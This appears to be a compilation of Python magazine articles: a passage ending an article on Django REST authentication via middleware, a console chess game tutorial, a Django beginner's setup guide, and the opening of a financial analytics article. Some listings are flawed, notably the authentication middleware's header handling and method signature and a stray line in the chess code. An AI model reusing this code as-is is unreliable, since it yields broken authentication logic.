
In either case, we need authentication on the RESTful API. This authentication doesn't involve a redirect to a login page, or the use of cookies. Each request must provide the required information. HTTP provides two standard forms of authentication: BASIC and DIGEST.

While we can move beyond the standard, it doesn't seem necessary.

The idea behind DIGEST authentication is to provide hashed username and password credentials on an otherwise unsecured connection. DIGEST requires a dialog so the server can provide a “nonce” which is hashed in with username and password. If the client's hash agrees with the server's expectation, the credentials are good. The “back-and-forth” aspect of this makes it unpleasantly slow.

When SSL is used, however, then BASIC authentication works very nicely. BASIC is much easier to implement because it's just a username and password sent in a request header. This means that RESTful requests *must* be done through HTTPS and certificates *must* be actively managed.

Here's where middleware fits into the Django pipeline. This shows typical HTML-based view functions. A RESTful interface won't depend on template rendering. Instead, it will simply return JSON or XML documents dumped as text (Figure 2).



See <https://docs.djangoproject.com/en/dev/topics/http/middleware/>

Figure 2. Django Processing Pipeline

It's easy to use a Django middleware class to strip out the HTTP Authorization header, parse the username and password from the credentials and perform a Django logon to update the request.

Here's a sample Middleware class (assuming Python 2.7.5). This example handles all requests *prior* to URL parsing; it's suitable for a purely RESTful server. In the case of mixed REST and HTML, then `process_view` should be used instead of `process_request`, and only RESTful views should be authenticated this way. HTML view functions should be left alone for Django's own authentication middleware (Listing 2). If you're using Django 1.5 and Python 3.2, the base 64 decode is slightly different.

```
base64.b64decode(auth).decode("ASCII")
```

The ASCII decode is essential because the decoded auth header will be bytes, not a proper Unicode string.

Note that a password is not stored anywhere. We rely on Django's password management via a hash and password matching. We also rely on SSL to keep the credentials secret.

Listing 2. Requests prior to URL parsing

```
class REST_Authentication( object ):
    def process_request( request ):
        if not request.is_secure():
            return HttpResponse("Not Secure", status=500)
        if request.method not in ("GET", "POST", "PUT", "DELETE"):
            return HttpResponse("Not Supported", status=500)
```

```
# The credentials are base64-encoded username ":" password.
auth= request.META["Authorization"]
username, password = base64.b64decode(auth).split(":")
user = authenticate(
    username=username, password=password)
if user is not None:
    if user.is_active:
        login(request, user)
        return None # Continue middleware stack
return HttpResponse("Invalid", status=401)
```

In the case that you're using an Open AM identity management server, this changes very slightly.

What changes is the implementation of the `authenticate()` method. You'll provide your own authentication backend which passes the credentials to the Open AM server for authentication <https://docs.djangoproject.com/en/1.5/topics/auth/customizing/#writing-an-authentication-backend>.

Summary

What we've seen are some of the squares used in playing Buzzword Bingo. We've looked at "Defense in Depth": having multiple checks to assure that only the right features are available to the right people. Perhaps the most important thing is this:

Always use a hash of a password. Never use encryption

We always want to use a trust identity manager. Either the User model in Django or a good third-party implementation. We can easily implement Single Sign-on (SSO) using a third-party identity manager.

If we use the Secure Socket Layer (SSL), then credentials for RESTful web services are easy to work with.

Django supplies at three levels of authorization control: group membership, Django settings to select applications and templates and the middleware processing pipeline. To these three levels, we can easily add our own customized `settings`.

We prefer to rely on Django group memberships and standard settings. This allows us to tweak permissions through the `auth` module. We can implement higher-level "product" or "feature" authorizations. We have a variety of design patterns: template selection, class hierarchies and class selection, dynamic module imports, and even dynamic application configuration.

We can use the database. We can create a many-to-many relationship between the Django Profile model and a table of license terms and conditions with expiration dates. Or (for Django 1.5) we can extend the User model to include this relationship. Using the database, however, this must be done carefully, since it often leads to a confusing collection of `if` statements.

We should feel confident using Django's Middleware Classes to create a layered approach to security. It's a simple and elegant way to assure that all requests are handled uniformly. Django rocks. This makes it easy to fine-tune the available bits and pieces to match the marketing and sales pitch and the the legal terms and conditions in the contracts and statements of work.

About the Author

Steve Lott has been a software developer for over 35 years. Most recently, he's been developing Python applications for actuaries, including complex data sources, flexible schema design, and a secure RESTful API.

Building a Console 2-player Chess Board Game in Python

by George Psarakis

Python is a very powerful language particularly for writing server-side backend scripts, although one can also use it for web development tasks through the Django framework (<https://www.djangoproject.com>) and it is gaining popularity in that field as well. A very thorough and complete documentation, the huge variety of libraries and open-source projects – easily installed with the package managers (<https://pypi.python.org/pypi/pip> and <https://pypi.python.org/pypi/setuptools>) and the huge knowledge base in Q&A sites like StackOverflow (<http://stackoverflow.com/questions/tagged/python>) and mailing lists are among the main characteristics to which the widespread use of Python can be attributed to.

We will be building a console-based 2-player chess board using Python. For those not familiar with the game of chess you should probably first take a quick glance in the Wikipedia article (<https://en.wikipedia.org/wiki/Chess>), before diving into any code details. You can find the code on Github (<https://github.com/georgepsarakis/python-chess-board>) as well as instructions on how to get it and running it. For any questions or feedback feel free to open an issue (<https://github.com/georgepsarakis/python-chess-board/issues/new> – you will need a Github account to do this though). The code is packed in a single file to make it easier to find and view alternate code segments. In addition, I have included several comments to make it easier to put yourself through the code. The script is tested on Linux so no guarantees can be made for running on a Windows machine (anyone willing to test it and make any necessary modifications is more than welcome to make a pull request!).

The concept is pretty simple, as stated in the *README.md* as well:

- You enter the usernames of the two players.
- White and Black are randomly assigned to each player.
- Timer starts for White since they play first.
- Once you press “Enter”, you will be prompted to enter a move following the convention

PIECE POSITION -> TARGET SQUARE for example *B2 -> B3* will move the white pawn one position forward.

- The move is checked
- If approved then the new board state is printed and timer starts for the other player.
- If rejected timer restarts for the current player and a new move is requested.
- The process repeats.

Object Modeling

Quite briefly, Chess requires a board consisting of 8x8 squares, 16 White pieces and 16 Black pieces. Each player is assigned to a color, quite similarly to a general leading an army. Piece types are (in parentheses is the number of items in each set):

- King (x1)
- Queen (x1)
- Bishop (x2)
- Knight (x2)
- Rook (x2)
- Pawn (x8)

After some brief consideration, we need 4 objects to describe the problem at hand in a simple manner.

Modeling Pieces

Pieces require the following properties to describe their behavior:

- Ability for diagonal, straight, L-shaped movement in the board. L-shaped (or Gamma-shaped from the greek letter Γ) movement is performed only by Knights.
- Ability to pass over other pieces in their movement path. Actually, only Knights are allowed to do this.
- Limitation on the number of squares that can be traversed in each move. Pawns and Kings can move one square distance, Knights make standard L-shaped moves and the rest of the pieces can move freely as long their path is unobstructed.
- The color of the piece (Black or White).
- The type, which can be any of 'Rook', 'Knight', 'Pawn', 'King', 'Queen', 'Bishop'.

These are the only information we need to construct an instance of a chess piece. Basically the *type* of the piece actually determines the rest of the properties except for the color of course which is explicitly set in respect to which piece set the piece belongs (Listing 1).

Listing 1. Piece Class

```
class Piece(object):
    """
    Object model of a chess piece

    We keep information on what kind of movements the piece is able to make (straight, diagonal,
    gamma),
    how many squares it can cross in a single move, its type (of course) and the color (white or
    black).
    """
    DirectionDiagonal = False
    DirectionStraight = False
    DirectionGamma = False
    LeapOverPiece = False
    MaxSquares = 0
    Color = None
    Type = None
    AvailableTypes = [ 'Rook', 'Knight', 'Pawn', 'King', 'Queen', 'Bishop' ]
    Types_Direction_Map = {
        'Rook' : [ 'straight' ],
        'Knight' : [ 'gamma' ],
        'Pawn' : [ 'straight' ],
```



```
    'King'   : [ 'straight', 'diagonal' ],
    'Queen'  : [ 'straight', 'diagonal' ],
    'Bishop' : [ 'diagonal' ]
}
Types_MaxSquares_Map = {
    'Rook'   : 0,
    'Pawn'   : 1,
    'King'   : 1,
    'Queen'  : 0,
    'Bishop' : 0,
    'Knight' : -1,
}

def __init__(self, **kwargs):
    ''' Constructor for a new chess piece '''
    self.Type = kwargs['Type']
    ''' Perform a basic check for the type '''
    if not self.Type in self.AvailableTypes:
        raise Exception('Unknown Piece Type')
    x(1)
    self.Color = kwargs['Color']
    directions = self.Types_Direction_Map[self.Type]
    ''' Check allowed directions for movement '''
    self.DirectionDiagonal = 'diagonal' in directions
    self.DirectionGamma = 'gamma' in directions
    self.DirectionStraight = 'straight' in directions
    ''' Determine if there is a limitation on the number of squares per move '''
    self.MaxSquares = self.Types_MaxSquares_Map[self.Type]
    ''' Only Knights can move over other pieces '''
    if self.Type == 'Knight':
        self.LeapOverPiece = True

def __str__(self):
    ''' Returns the piece's string representation: color and type '''
    return self.Color[0].lower() + self.Type[0].upper()
```

As we can see, the constructor (`__init__` method) receives the *Type* and *Color* parameters through the `**kwargs` keyworded argument list (you can read more on keyworded and non-keyworded variable length argument lists on this blog article – <http://www.saltycrane.com/blog/2008/01/how-to-use-args-and-kwargs-in-python/>).

Modeling the board Squares

The board squares are described by their position in the board, row and column. Now, instead of adding the position properties to the *Piece* class, which is possible but would make things far more complicated, we add a *Piece* property to the *Square* class which stores an instance of the *Piece* class.

As we observe, the constructor simply receives the position information, in zero-based index format. That means that we convert column notation A..H to 0..7 and rows from 1..8 to 0..7 as well as a global convention when internally referring to rows and columns. This makes it easier to handle in loops. There are four static methods which handle these conversions:

- *row_index* – receives a row index and returns the index according to our convention
- *column_index* – *ascii_uppercase* is a string containing uppercase ASCII characters sorted alphabetically. Thus using the *index* method returns the position of the letter of the string.

- *index_column* – inverse of *column_index*
- *position* – returns the string representation of a square position in chess notation for example A1

Static methods in Python are denoted with the `@staticmethod` decorator and we do not pass the internal class instance variable *self*. If you happen to read more on decorators (and I strongly advise you to do) you can take a look at the manual entry – <http://docs.python.org/2/glossary.html#term-decorator> and the Python Wiki – <http://wiki.python.org/moin/PythonDecorators>.

We are also using the `__str__` special method of Python objects, which returns a string with what we wish to be the string representation of an object. The specific method is not used in our code, but is a good point to explain the meaning of the `__str__` special method since we will be using it heavily further on. There are a number of special methods regarding object representation, comparisons between instances etc and if you want to read more on the subject I would strongly refer you to the manual (<http://docs.python.org/2/reference/datamodel.html#special-method-names>).

Creating the board

Our board is consisted of a collection of square object instances. We choose to represent this with a dictionary, where the keys are the square coordinates in chess notation (for example A1) and the values are Square object instances. This will make lookups easier than storing the squares in a list (or a list of lists where each entry of the outer list is a column and the referred list represents a row or vice versa). We could also hard-code the setup of the board but where is the fun in that? Apart from our laziness and distaste for hard-coded solutions (which in fact can bring much trouble in the future), giving it some broader thinking, it would be better to create our own setup format and mini-parser conventions so that a more generic solution is constructed; this will facilitate possible “Save Game” and “Load Game” features that we may want to add to our game in the future. We will be using a dictionary whose keys are piece types and values are strings containing the square positions that are to be placed.

- Black and White positions are separated with a “|” character
- Ranges use a “:” separator. For example, for the initial setup, to set our pawns we want the entire second row occupied by white pawns. Thus the notation in <https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L165>. Ranges can be either vertical or horizontal, not mixed, so the row or the column must be constant.
- Distinct positions use a “;” separator, for example for the Knight positioning (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L168>)

When instantiated, the board object, just needs to create the square objects, so the constructor is responsible for instantiating the *Square* objects and placing them accordingly in the *Squares* dictionary. The *setup* method uses the private method `__parse_range` (Python’s private methods are somewhat different from other languages since they remain implicitly accessible for public calls – you can read more here http://www.diveintopython.net/object_oriented_framework/private_functions.html) which receives a string and returns a list of tuples with the square coordinates and finally pieces are set on the square positions on the board. Quite simply, another method called *add_piece* allows us to construct and attach a *Piece* instance to one of the board’s squares. The most complicated and useful method is the `__str__` special method since it returns the string representation of the board’s current state, which of course is essential to the gameplay. Our board is drawn with these components:

- A row at the top and the bottom containing the column names (A-H).
- Each row starts and ends with the row number.
- Squares are enclosed with “|” and “-” characters.
- Pieces are represented with their color’s initial letter in lowercase and the initial letter of the piece type in uppercase. For example a White Rook becomes *wR*.

We start by looping rows inversely since we are printing top-to-bottom and we want White pieces to be in the bottom of the board always. Each square while building a row is separated with the “|” character and we print a row consisting of “-” characters with the full row length which serves as a separator. Just a reminder here: in Python we can produce a string by repeating another string N times, simply multiplying it with an integer value. Our board now looks like this: Figure 1.

Finally the Game class

The *Game* class is a class that contains actions that refer to the gameplay. Properties include the players, a variable that holds a *Board* instance and a dictionary named *Timers* for storing timer info for each user. Instantiating a *Game* object randomly assigns colors to users (with the *randint* function) and also instantiates and sets up a board for our game. The timer display requires a helper function, the *time_format* method which displays time elapsed for the current user in human readable format (MM:SS).

The way the timer works is pretty straightforward; entering the while-loop and checking if the second is changed (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L312>) it prints the time elapsed from the start of the game for the user. Now the user needs a way of stopping the timer.

For prompting the user for input but with a timeout we are using the *select* function of the Python build-in *select* module (you can read more on this module in the manual <http://docs.python.org/2/library/select.html>). We set the timeout to be one second and contents are available in the *r* variable. Just by hitting “Enter” (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L334>) the timer stops and current time is stored in the *Timers* dictionary under the key of the current user.

The largest portion of game logic resides in the *move_piece* method. This method begins by requesting user input; a move in our convention requires specifying the source square with the piece in chess notation and the target square where it should move. These two positions are separated by a dash and greater than sign characters (loosely resembling an arrow). For example “B2->B3” will move the white pawn from B2 to B3. If a user enters the string “quit” the game terminates.

In order to perform the move, a number of checks must be made and either the move is approved or rejected. In the first case, the game modifies the board accordingly and starts the timer for the other player, waiting for the next move. The following checks are performed:

- Whether the piece square is actually occupied and if occupied whether whether belongs to the user.
- If the move is in a straight line, a diagonal line or an L-shaped (gamma-shaped) pattern. These checks require calculation of the absolute distance between starting and target rows and columns (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L373> and <https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L374>). Straight line movement is easily detected if the starting and target columns are the same or starting and target rows are equal; in the first case the piece moves in a vertical line on the board otherwise in horizontal. The condition for diagonal moves is that the absolute column and row distances must be equal. At last, L-shaped moves (valid only for Knights) are detected if either a row or column distance is equal to 2 and the other coordinate difference is equal to 1. So if we have a row distance of 2, then the column distance must be 1 also.
- Checking if the piece’s path is blocked by other pieces. This check is performed only if the *LeapOverPiece* property of the moving piece is *False*. We must first construct the list of squares that must be crossed by the piece in order to accomplish the move, thus we distinguish our cases in respect to the type of movement; whether it is happening on a straight line (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L402>) or a diagonal (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L418>). L-shaped moves are performed by Knights which incidentally can leap over pieces as well.
- Having the path that outlines the move, we can first implement the check on the permitted number of squares for this piece (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L424>).

- Looping over the path we check if any of the squares is already occupied by another piece (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L427>).
- We must also check if the target square is occupied by a piece which belongs to the current user (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L432>).

Finally using the `set_piece` of the Square class we change the piece's current square `Piece` property to `None` and the target square has now attached to it the moved piece, thus completing our move. The next step is to change the player. The method returns a tuple consisting of a Boolean value which is `False` when the move is rejected and a string containing an error message informing the user why the move cannot be performed.

The string representation of the game is displayed with the `__str__` special method. It uses the board's string representation along with two extra lines printing the usernames. The `format` method of the `string` class is used in order to center align the usernames (`format` is the preferred method of string formatting with variable substitutions and alignment – <http://docs.python.org/2/library/string.html#string-formatting>).

	A	B	C	D	E	F	G	H	
8	bR	bK	bB	bQ	bK	bB	bK	bR	8
7	bP	bP	bP	bP	bP	bP	bP	bP	7
6									6
5									5
4									4
3									3
2	wP	wP	wP	wP	wP	wP	wP	wP	2
1	wR	wK	wB	wQ	wK	wB	wK	wR	1
	A	B	C	D	E	F	G	H	

Figure 1. The board with all the pieces in its initial state

Putting it all together

The game starts when an instance of the Game class is created (<https://github.com/georgepsarakis/python-chess-board/blob/master/chessboard.py#L475>). The `argparse` module (<http://docs.python.org/dev/library/argparse.html>) provides us with an easy way to pass command line parameters to our scripts; here we can pass the usernames via the `--user1` and `--user2` parameters. We could also for example, pass the maximum number of seconds for the timer, so once a player exceeds that time of playing, he loses.

After the game is created, a printout of the board is given in its initial state and the players' alternation works with a simple while-loop:

- The timer is started for the current player.
- A move is requested via the `move_piece` method, which we analyzed previously.
- If the move is accepted the new state of the board is printed and steps 1 & 2 are performed for the other user.
- If the move is rejected the player is prompted with a message to play again and the process repeats for the same player by repeating steps 1 & 2 (new loop).
- Process repeats until a user quits.

Summary

In this tutorial we have gone through the Python code that builds a simplistic version of a chess game between two human players. We explored some aspects of object modeling and gained some experience on creating and interacting with Python objects. Dealing with user text input, displaying the board on the console and displaying the timer were some of the interface difficulties while outlining the game process, setting up the board with the pieces and validating user moves were amongst the algorithmic challenges we faced here. Of course, this is not a complete game implementation but rather a working example; it would definitely require much more error handling and validations, as well as incorporating all the chess rules. Some thoughts on expanding the code can be:

- Adding a `--timer` parameter and restrict the user's game time to this number of seconds.
- Keeping history of the moves and display lost pieces for each user.
- Adding check and checkmate detection.
- Play with computer feature (!) – building a chess engine is very difficult unfortunately.

About the Author

George Psarakis studied Mechanical Engineering and completed an MSc in Computational Mechanics. He has been working intensively with PHP, MySQL, Python & BASH on Linux machines since 2007 to develop efficient backend scripts, monitoring tools, Web administration panels for infrastructure purposes and performing server administration tasks. His interests include NoSQL databases, learning new languages, mastering Python, PHP, MySQL and starting new projects on Github (<https://github.com/georgepsarakis>). You can find him on Twitter @georgepsarakis.

Write a Web App and Learn Python. Background and Primer for Tackling the Django Tutorial

by Adam Nelson

While many resources exist online for anyone interested in taking on Python, as with many programming languages, the best way to get started is often by getting your feet wet on an actual project. Over the past 15 years, I have been involved in many aspects of web development from building out internal intranet applications on Microsoft ASP to writing Perl and PHP for large web sites.

Building off past experiences as CTO for various New York based startups and my most recent effort to launch a cloud infrastructure solution for African startups headquartered in Nairobi, Kili.io, I have become a big proponent of Python- by far one of the easiest programming languages to write, read and extend with superior speed.

Python is an extremely flexible language that allows students and serious programmers to accomplish diverse tasks varying from SMS gateways to web applications to basic data visualization. Existing resources on Python that new and experienced programmers can turn to include: *Learn Python the Hard Way* by Zed Shaw (<http://learnpythonthehardway.org/>), educational sites like Udacity (<https://www.udacity.com/course/cs101>) and the Python.org website itself which has a thorough tutorial (<http://docs.python.org/3.3/tutorial/>) and some of the best overall documentation (<http://docs.python.org/3.3/reference/index.html>) available for any programming language. However, when speaking to students trying to get started with the language, a common complaint is that available command line tutorials do not always provide concrete and detailed recommendations for initial setup. This article aims to introduce the most widely used framework for Python web development, Django, which can complement what is already online, (<https://docs.djangoproject.com/en/1.5/intro/tutorial01/>) and provide practical advice to getting you started on your own project.

What's a Framework?

A 'framework' is a set of tools and libraries that facilitates the development of a certain type of application. Web frameworks facilitate the development of web applications by allowing languages like Python or Ruby to take advantage of standard methods to complete tasks like interacting with HTTP payloads, or tracking users throughout a site, or constructing basic HTML pages. Leveraging this scaffolding, a developer can focus on creating a web application instead of doing a deep dive on HTTP internals and other lower-level technologies.

While the dominant web framework for the Ruby language is Rails, Python has many different web frameworks including Bottle, web.py, and Flask with the vast majority of Python web applications being developed right now using the mature framework Django. Django is a full-stack web framework which includes an Object Relational Mapper (so you can use Python syntax to access values in a relational database), a template renderer (so you can insert variables into an HTML page that will then be populated before the page is sent to the browser), and various additional utilities like date parsers, form handlers, and cache helpers.

Learning Django via their tutorial can be one of the easiest ways to get started with Python and really isn't much more difficult. I advise this approach to all people new to Python and think it's the best way to get going.

Getting Started

Before starting this tutorial, you should try to have a current version of either Mac OS X or Ubuntu Linux. These are the easiest operating systems on which to develop for the web and the most well supported in terms of documentation and setup guides. If you get lost, you'll be much happier to be on one of these two platforms. If you're a fan of another Linux distribution, you shouldn't have too many problems. If you want to use Windows though, while doable, this is certainly not advised. Not all Python libraries are easily installed on Windows and since most Python developers use OS X or Linux, you'll run into fewer surprises as you go along. If you have Windows and don't want to dual-boot your machine, get VirtualBox (<https://www.virtualbox.org/>) and install Ubuntu 13.04 inside a virtual machine. The software is free and widely used and running Ubuntu, inside of Windows, is one of the most common scenarios for Virtual Box.

A Word on Text Editors

In order to write a program, you're going to need a text editor. People have been using vi (or vim) and emacs for decades with great success. If you are comfortable with these editors, great. I mostly use vi when on the server and use Sublime Text (<http://www.sublimetext.com/>) on my laptop. More powerful editors called Integrated Development Environments (IDEs) also exist like PyDev (Eclipse – <http://pydev.org/>), IDLE (included with Python – <http://docs.python.org/2/library/idle.html>), and PyCharm (<http://www.jetbrains.com/pycharm/>). IDEs can interpret the code you write and suggest many fixes and solutions to your programming needs (including links to documentation). Some people find this overbearing and slow; others really benefit from it. A brief overview and set of tutorials on Sublime, my preferred and middle of the road text editor, can be found here (<https://tutsplus.com/course/improve-workflow-in-sublime-text-2/>).

Initial Steps & Installing Package Managers

The first thing you need to do in order to get started is to create a development folder in your home directory to hold all of your related work and projects. I like to have a folder called `dev/` in my home directory. As a first step for this basic best practice, open up the terminal and type `cd` to get to your home folder and then `mkdir -p dev` (the `-p` exits silently in case you already have a dev folder). Then type `cd dev` to get to your new working folder.

If you're on a mac, type `brew`. Since that probably won't work on the first try, follow the installation instructions at <http://brew.sh/>. On Ubuntu (or any Debian-based system), you'll type `apt-get` or `aptitude` at the command line in order to install software. These package managers facilitate the installation of pretty much any open source software you could ever want – and it takes care of dependencies so if one package (like Django) requires another one to be on the system as a dependency (like Python), `aptitude` or `brew` will install both of the packages automatically. RPM is the package manager for Red Hat-related distributions.

Downloading and Installing Python

Operating system-level package managers like `Aptitude` and `Brew` help install software like Python itself, but if you want to install Python libraries, you will need to use `pip`, the Python installer. Once you have your package managers installed, you can install python by simply typing `brew install python` or `apt-get install python` which will give you python as well as the `pip` installer. If you have trouble, different installation methods for installing `pip` can be found here (<http://www.pip-installer.org/en/latest/installing.html>).

And Django?

Once Python and `pip` are installed, you can look at the Python Package Index for all the different packages available to install. Installing Django from here is as easy as typing `pip install Django` into the terminal. More information can be found in the docs (<https://docs.djangoproject.com/en/1.5/topics/install/>), but installing via `pip` should work just fine.

Should I really be installing these Python libraries globally?

Installing development libraries globally can cause headaches to a developer working on many different projects. One of the great disadvantages of libraries that are globally available is that when you have a client whose production system is on Django 1.4 and another one whose production system is on Django 1.5, you have to pick one for your system and hope problems with compatibility are not an issue.

The solution to this problem is a package called `virtualenv` (<http://www.virtualenv.org/en/latest/>), which let's you set up complete Python environments inside of folders so that a developer can run with different versions of libraries on different projects. This solution has proven so successful that there's now a workflow tool built to use it called `virtualenvwrapper` (<http://virtualenvwrapper.readthedocs.org/en/latest/>). While both of these are usually important to the professional Python developer, they are not always critical until you're working on a full-scale production project.

And what about a Database?

A database, the piece of software that holds onto all of your data, is critical for any Django project's backend. MySQL and PostgreSQL are popular and the most widely used open source relational databases around, but can be harder to setup and maintain for a beginner.

The simplest database available and one I often recommend is called SQLite. It runs directly off of files on your home directory and can be installed through the Package Managers above by typing `brew install sqlite` (or `apt-get install sqlite`)

Final Thoughts

The above information is not meant to be all-encompassing, but hopefully provides some basic information and background on getting started with Python and the Django Tutorial. Often the best resource for getting further into online tutorials is experimenting with project related tasks and peer advice for when you get stuck. Having an easily accessed community of support at your fingertips is also one of the best things about Python by far and you should feel free to post comments and questions to... at...

Lastly, for any new or longtime Python enthusiasts, I'm happy to respond to emails, IMs and coffees if you ever make it to Nairobi.

Hopefully you now have a background on how to get started with Python with the Django tutorial. So, get to it and write in with any questions you have so we can help you out.

Efficient Data and Financial Analytics with Python

by Dr. Yves J. Hilpisch

In this article, we will be talking about first steps in Python programming, we will show you, the way how to start and make it as easy as possible. You will see how user friendly Python is and what makes it so much popular in the world of programmers.

What you should have

- Desktop PC or notebook with modern browser (Firefox, Chrome, Safari)
- Free account for Web-based analytics environment Wakari (<http://www.wakari.io>)

The data and financial analytics environment has changed dramatically over the last years and it is still changing at a fast pace. Among the major trends to be observed are:

- big data: be it in terms of volume, complexity or velocity, available data is growing drastically; new technologies, an increasingly connected world, more sophisticated data gathering techniques and devices as well as new cultural attitudes towards social media are among the drivers of this trend
- real-time economy: today, decisions have to be made in real-time, business strategies are much shorter lived and the need to cope faster with the ever increasing amount and complexity of decision-relevant data steadily increases

Decision makers and analysts being faced with such an environment cannot rely anymore on traditional approaches to process data or to make decisions. In the past, these areas were characterized by highly structured processes which were repeated regularly or when needed.

For example, on the data processing side, it was and it is still quite common to transfer operational data into separate data warehouses for analytics purposes by executing weekly or monthly batch processes. Similarly, with regard to decision making, having time consuming, yearly strategy and budgeting processes seems still common practice among the majority of larger companies.

While these approaches might still be valid for certain industries, big data and the real-time economy demand for much more agile and interactive data analytics and decision making. One extreme example illustrating this is high-frequency trading of financial securities where data has to be analyzed on a massive scale and decisions have to be made sometimes in milliseconds. This is only possible by making use of high performance technology and by applying automated, algorithmic decision processes. While this might seem extreme for most other business areas, the need for more interactive analytics and faster decisions has become a quite common phenomenon.

Typical Data-Related Problems

Corporations, decision makers and analysts acknowledging the changing environment and setting out to do something about it, generally face a number of problems:

- sources: data typically comes from different sources, like from the Web, from in-house databases or it is generated in-memory, e.g. for simulation purposes
- formats: data is generally available in different formats, like SQL databases/tables, Excel files, CSV files, arrays, proprietary formats

- structure: data typically comes differently structured, be it unstructured, simply indexed, hierarchically indexed, in table form, in matrix form, in multidimensional arrays
- completeness: real-world data is generally incomplete, i.e. there is missing data (e.g. along an index) or multiple series of data cannot be aligned correctly (e.g. two time series with different time indexes)
- conventions: for some types of data there are many “competing” conventions with regard to formatting, like for dates and time
- interpretation: some data sets contain information that can be easily and intelligently interpreted, like time index, others not, like texts
- performance: reading, streamlining, aligning, analyzing – i.e. processing – (big) data sets might be slow

In addition to these data-oriented problems, there typically are organizational issues that have to be considered:

- departments: the majority of companies are organized into departments with different technologies, databases, etc., leading to “data silos”
- analytics skills: analytical and business skills in general are possessed by people working in line functions (e.g. production) or administrative functions (e.g. finance)
- technical skills: technical skills, like retrieving data from databases and visualizing them, are generally possessed by people in technology functions (e.g. development, systems operations)

In the past, companies have spent huge amounts of money to cope with these problems around ever increasing data volumes. In 2011, companies around the world spent an estimated 100 bn USD on data center infrastructure and 24 bn USD on database software (Source: Gartner Group as reported in Bloomberg Businessweek, 2 July 2012, “Data Centers – Revenge of the Nerdiest Nerds”). This illustrates that improvements in data management and analytics can pay off quite well. Small cost savings, faster implementation approaches or more efficient data analytics processes can have a huge impact on the bottom line of any business.

Python as Analytics Environment

Getting Started with Python

In recent years, Python has positioned itself more and more as the environment of choice for efficient data and financial analytics. A fundamental stack for data analytics with Python should comprise at least.

- Python (<http://www.python.org>),
- NumPy (<http://www.numpy.org>),
- SciPy (<http://www.scipy.org>),
- matplotlib (<http://www.matplotlib.org>),
- pandas (<http://pandas.pydata.org>) and
- PyTables (<http://www.pytables.org>)

In addition, the powerful interactive development environment IPython (<http://www.ipython.org>) makes development and interactive analytics much more convenient and productive. All code presented in the following is Python 2.7.

However, you will need in general additional libraries such that it is best to install a complete scientific Python distribution like Anaconda (www.continuum.io/anaconda) or to use a pre-configured, browser-based analytics environment like Wakari (<http://www.wakari.io>).

Addressing some Typical Problems

Before we go into some specific examples, the library pandas shall be highlighted as a useful tool to cope with typical problems regarding available data. pandas can, among others, help with the following issues:

- sources: pandas reads data directly from different data sources such as SQL databases or JSON based APIs
- formats: pandas can process input data in different formats like CSV files or Excel files; it can also generate output in different formats like CSV, HTML or JSON
- structure: pandas strengths lies in structured data formats, like time series and panel data
- completeness: pandas automatically deals with missing data in most circumstances, e.g. computing sums even if there are a few or many “not a number”, i.e. missing, values
- conventions/interpretation: for example, pandas can interpret and convert different date-time formats to Python datetime objects and/or timestamps
- performance: the majority of pandas classes, methods and functions is implemented in a performance-oriented fashion making heavy use of the Python/C compiler Cython (<http://www.cython.org>)

pandas is a canonical example for Python being an efficiency driver for data analytics (For more details refer to the book McKinney, Wes (2012): Python for Data Analysis. O’Reilly). First, it is open source and free of cost. Second, through a high level programming approach with built-in convenience functions it makes writing and maintaining code much faster and less costly. Third, it shows high performance in many disciplines, reducing execution speeds for typical analytics tasks and therewith time-to-insights.

pandas itself uses NumPy arrays as the basis building block. It also tightly integrates with PyTables for data storage and retrieval. All three libraries are illustrated by specific examples in what follows.

Analytics Examples from Finance

Two examples from finance show how efficient Python can be when it comes to typical financial analytics tasks. The first is the implementation of a Monte Carlo algorithm, simulating the *future* development of a stock price. The second is the analysis of two *historical* stock price time series.

Monte Carlo Simulation

Not only in finance, but in almost any other science, like Physics or Chemistry, Monte Carlo simulation is an important numerical method. In fact, it is among the top 10 most important numerical algorithms of the 20th century (Cf. SIAM News, Volume 33, Number 4).

A typical financial analytics task is to simulate the evolution of the price of a company’s stock over time. This could be necessary, for example, in the context of the valuation of an option on the stock or the estimation of certain risk measures. Assuming that the stock price S follows a geometric Brownian motion, the respective stochastic differential equation (SDE) is given by

$$dS_t = rS_t dt + \sigma S_t dZ_t,$$

